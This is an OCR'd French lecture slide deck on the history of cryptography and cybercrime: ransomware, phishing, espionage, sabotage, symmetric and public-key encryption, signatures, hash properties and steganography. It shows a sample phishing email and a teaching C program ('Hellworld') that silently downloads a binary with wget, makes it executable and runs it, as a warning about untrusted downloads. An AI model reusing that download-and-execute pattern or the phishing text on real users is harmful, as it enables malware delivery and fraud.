Historique de la Cryptographie
Mathématiques pour la cryptographie

Pascal Lafourcade

LIMOS


UNIVERSITÉ Clermont Auvergne

BUT 2A, 2023 - 2024

Plan :

Plan :


Sécurité est partout !



5 Familles de Cyber Criminalité

- Ransomwares
- Phishing
- Botnets et zombies
- Espionnage
- Sabotage

Ransomwares



http://stopransomware.fr/

Phishing

TrustedBank™

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.

http://www.societegenerale.fr/espaceclient:


Espionnage

- Big Brother (Government)
- Medium Brother (Corporation)
- Little Brother (Individual)

Edward Joseph Snowden, 6th june 2013


Sabotage

Stuxnet, 2010



Saudi Aramco 30 000 PC effacés.

Déstabilisation : Defacing



Déstabilisation : Botnets and Zombies

http://cybermap.kaspersky.com/

Free Software

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Free Software

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Que font les programmes binaires téléchargés suivants ?

`http://sancy.iut.uca.fr/~lafourcade/Helloworld`

`http://sancy.iut.uca.fr/~lafourcade/Hellworld`

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q http://sancy.iut.uca.fr/
         ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```


Plan :

Chiffrements symétriques

Exemples

- DES
- AES

Communications téléphoniques



Chiffrement à Clé publique

Exemples

- RSA : $c = m^e \mod n$
- ElGamal : $c \equiv (g^r, h^r \cdot m)$

Comparaison : Symétrique versus assymétrique

- Taille des clés : 128 ou 256 versus 2048 ou 4096
- Temps de calcul : secondes versus heures
- Implémentation : Hardware versus Software
- Nombre de clés nécessaires : n versus n^2
- Distribution des clés : délicate versus publique


La signature n'est pas possible avec un chiffrement symétrique

Coût du chiffrement


2 heures de vidéo (avec un PC 3 Ghz de CPU)


	DVD 4,7 GB		Blu-Ray 25 GB	
Schémas	Chiffrement	Déchiffrement	Chiffrement	Déchiffreme
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

Signature



Signature






RSA : $m^d \mod n$

Application : éviter la fraude au président

- En 2005, 2 300 procédures judiciaires
- En 2010, plus de 485 millions d'euros

Application : éviter la fraude au président


- En 2005, 2 300 procédures judiciaires
- En 2010, plus de 485 millions d'euros

Solution : 


Fonctions de hachage (SHA-1, SHA-3)

H :  → 


Fonctions de hachage (SHA-1, SHA-3)





Propriétés

- Première Pré-image 


Fonctions de hachage (SHA-1, SHA-3)



Propriétés


- Première Pré-image 
- Seconde Pré-image 

Fonctions de hachage (SHA-1, SHA-3)




Propriétés

- Première Pré-image




- Seconde Pré-image




- Collision

Installation de logiciels




Installation de logiciels



Plan :

Comment cacher de l'information ?

Comment cacher de l'information ?



Stéganographie

Comment cacher de l'information ?

Cryptographie

Stéganographie

